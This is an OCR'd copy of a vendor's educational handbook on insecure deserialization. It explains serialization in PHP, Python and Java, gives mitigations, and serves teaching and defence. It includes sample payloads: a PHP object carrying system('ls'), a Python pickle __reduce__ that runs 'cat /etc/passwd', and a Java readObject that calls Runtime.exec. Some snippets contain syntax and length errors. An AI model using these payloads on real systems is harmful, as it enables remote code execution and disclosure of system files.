
SECURITYBOAT
Frontline Of Your Business

INSECURE DESERIALIZATION
HANDBOOK



www.securityboat.net

SECURITYBOAT
Frontline Of Your Business

Table of Contents

Basics

Before jumping on to the vulnerability and the exploits it is important to understand the concept of serialization and deserialization.

Serialization

Serialization refers to the process of converting an object or data structure into a format that can be easily stored, transmitted, or shared across different systems. The main purpose of serialization is to flatten the complex object hierarchy into a linear representation that can be easily saved to a file or sent over a network. This serialized representation is typically a sequence of bytes or characters.

During the serialization process, the following steps usually occur:

Flattening:


The object's attributes and their values are extracted and transformed into a suitable format (like key-value pairs or binary data).

Conversion:

Complex data types (like objects, arrays, or custom classes) are converted into simpler data types that can be easily represented in a serialized form. For example, objects might be converted into dictionaries, arrays into lists, and so on.

Encoding:

The converted data is encoded into a binary or textual format. This step ensures that the data is transformed into a sequence of bytes or characters that can be easily stored or transmitted.



Deserialization

Deserialization is the reverse process of serialization. It involves taking a serialized representation of data and reconstructing it back into its original object or data structure form within a programming language. Deserialization is essential to recover the original data and work with it within a program.


During the deserialization process, the following steps usually occur:

Decoding:
The encoded serialized data is decoded back into its original binary or textual representation.

Reconstruction:
The decoded data is used to recreate the original data structure. This involves reversing the conversion and flattening processes performed during serialization.

Object Instantiation:
If objects were part of the serialized data, they need to be instantiated (created) using the appropriate class constructors or factory methods.

Data Binding:
If a specific data format (like JSON or XML) is used, the serialized data may be mapped directly to corresponding data structures.



Insecure Deserialization

Insecure deserialization vulnerabilities occur when applications blindly trust and process serialized data from untrusted sources. Attackers exploit this vulnerability by manipulating serialized input to execute arbitrary code, potentially leading to a compromise of the entire system. This attack vector is particularly dangerous because it often bypasses traditional security mechanisms.

Attackers can manipulate serialized data in various ways, such as modifying the data to execute malicious code during deserialization. By injecting malicious content into the serialized payload, attackers can trick the application into executing unintended operations, leading to potentially devastating consequences.

Implications of Insecure Deserialization

Insecure deserialization vulnerabilities can have severe consequences:

Remote Code Execution (RCE):
Attackers can inject malicious code into serialized data, which is then executed during deserialization. This can lead to full control of the system, allowing the attacker to run arbitrary code with the privileges of the application.

Denial of Service (DoS):
By sending carefully crafted serialized data, attackers can cause the application to crash or become unresponsive. This can disrupt service availability and impact users' experience.

Unauthorized Access and Data Exposure:
Attackers might manipulate serialized data to gain unauthorized access to sensitive resources or information, bypassing authentication and authorization mechanisms.

Why Insecure Deserialization occurs

Trusting Serialized Data:
Insecure deserialization arises when applications implicitly trust serialized data without adequate validation or security checks. Many applications assume that if the data can be deserialized successfully, it must be safe and valid. However, this trust can be exploited by attackers.

Remote Code Execution (RCE):

Applications often fail to properly validate or sanitize the input data before deserialization. This omission means that any data, including maliciously crafted data, can be sent to the application for deserialization.

Identifying Insecure Deserialization in known Affected Programming Laguaes:

Identifying the issue is comparatively simple, you can identify the serialized data normally by going through all the requests sent to and from the web application. You can look at the cookies included in the request to identify the serialized data and its format.

Different languages have different format of serializing data.

PHP:

PHP has an easily readable serialized data format. It looks something like this:

```
O:4:"User":1:{s:4:"name":s:4:"ABCD";}
```

Here the User Object and their attributes are serialized in the above format and it can be further interpreted as:

O:4:"User": – An object with 4 character class name – User.

1: – The object has 1 attribute.
In the curly braces part the s:4:"name" states that the key of the attribute is 4 characters long named "name" and has 4 character long value – "ABCD".

Now here if in place of ABCD we replace the string with a php command like:

```
O:4:"User":1:{s:4:"name":s:20:"<?php system('ls');>";}
```

And the vulnerable application deserializes it without any sanitization then the ls command will get executed leading to Remote Code Execution because of insecure deserialization.

Python:

Python serialization and deserialization process is operated using the concept of pickling and unpickling. Pickle is operationally simplest way to store the object. The Python Pickle module is an object-oriented way to store objects directly in a special storage format.

Pickling:

It is a process where a Python object hierarchy is converted into a byte stream.

Unpickling:

It is the inverse of Pickling process where a byte stream is converted into an object hierarchy.

Let's understand Python's Insecure Deserialization through an example. An object defined can be serialized using the pickle library. The function used for serialization is pickle.dumps() and the function used for deserialization is pickle.loads().

Similar to Java and PHP, unvalidated user input results in the exploitation of this vulnerability. Consider an example where a client sends some pickled data to the server, and the server unpickles it.

```
import pickle

def foo():
    val = {"name":"Aneesh", "role":"client"}
    f = open("obj.pickle", "wb")
    safecode = pickle.dump(val,f)
    return safecode

if __name__ == '__main__':
safecode = foo()
```

Here we are serializing the object using pickle.dump().

```
def foo2():
    val = {"name":"Aneesh", "role":"client"}
    res = pickle.load(f)
    return res
if __name__ == '__main__':
    print(foo2())
```

Here we are deserializing the serialized object with the help of pickle.load() function and we can see that there is no input validation implemented.

Hence during the pickle.dump() process we can further introduce a new class Explt denoting the exploiting class which contains the reduce function. When deserialization(unpickling) happens or the pickle.load() function is called then the reduce function is called. In this function, we are using the os.system() command to get the contents of /etc/passwd file hence further compromising the system.

```
Class Exploit():
    def __reduce__(self)
        return(os.system,('cat /etc/passwd'))
def foo():
    val = {"name":"Aneesh", "role":"client"}
    f = open("obj.pickle", "wb")
    safecode = pickle.dump(Exploit(),f)
    return safecode

if __name__ == '__main__':
    safecode = foo()
```

Java:

In Java the process of serialization and deserialization process is mainly handled by java.io.Serializable interface. writeObject() and readObject() are implemented to handle the serialization and deserialization process.
Serialized Java objects always begin with the same bytes, which are encoded as 'ac' & 'ed' in hexadecimal and 'rO0' in Base64.

```
import java.io.*;

public class SerializationExample {
    public static void main(String[] args) {
        // Data to be serialized
        String message = "Hello, World!";

        try {
            // Create a file output stream
            FileOutputStream fileOut = new FileOutputStream("data.ser");

            // Create an object output stream
            ObjectOutputStream out = new ObjectOutputStream(fileOut);

            // Write the data to the file
            out.writeObject(message);

            // Close the streams
            out.close();
            fileOut.close();

            System.out.println("Data serialized and saved as data.ser");
        } catch (IOException e) {
            e.printStackTrace();
        }
    }
}
```

In above code, we're serializing a simple string message "Hello, World!" and saving it to a file named "data.ser". Serialization is the process of converting the data into a format that can be saved or transmitted.

```
import java.io.*;

class MaliciousPayload implements Serializable {
    private static final long serialVersionUID = 1L;

    private void readObject(ObjectInputStream in) throws ClassNotFoundException, IOException {
        in.defaultReadObject();
        // Malicious code: Executes arbitrary code during deserialization
        System.out.println("Malicious payload executed!");
        Runtime.getRuntime().exec("calc"); // Example: Opening Calculator on Windows
    }
}

public class InsecureDeserializationExample {
    public static void main(String[] args) {
        try {
            // Create a file input stream
            FileInputStream fileIn = new FileInputStream("data.ser");

            // Create an object input stream
            ObjectInputStream in = new ObjectInputStream(fileIn);

            // Read the serialized data and cast it
            MaliciousPayload payload = (MaliciousPayload) in.readObject();

            // Close the streams
            in.close();
            fileIn.close();

            // Display the deserialization completion
            System.out.println("Deserialization complete.");
        } catch (IOException | ClassNotFoundException e) {
            e.printStackTrace();
        }
    }
}
```

In this version of the code, we've introduced the MaliciousPayload class similar to the previous example. The readObject method within the MaliciousPayload class contains malicious code that uses the Runtime.getRuntime().exec() method to execute an arbitrary system command. In this case, we've used the example of opening the Calculator application on a Windows system using the "calc" command.

Mitigation:

Preventing insecure deserialization requires a proactive approach:

Use Safe Deserialization Libraries:

Utilize deserialization libraries that have built-in security features, such as only allowing the deserialization of whitelisted classes. Libraries like Jackson (Java), GSON (Java), and Newtonsoft.Json (C#) offer safer deserialization options.

Implement Type Checking:

Validate that the data's expected data type matches the actual data type during deserialization. This prevents attackers from supplying unexpected data types that could lead to vulnerabilities.

Implement Deserialization Firewalls:

Set up a dedicated firewall that monitors and filters incoming deserialization requests, allowing only legitimate and authorized requests to proceed.

Use Whitelists:


Create a list of approved classes/types for deserialization, rejecting data that doesn't match the list to prevent unauthorized code execution and data tampering.

Implement Secure Defaults:

Configure your deserialization settings to use secure defaults. For instance, set options to disable automatic type inference or object creation during deserialization.

SECURITYBOAT
Frontline Of Your Business

INSECURE DESERIALIZATION HANDBOOK



Scan OR Code to Download Handbook

www.securityboat.net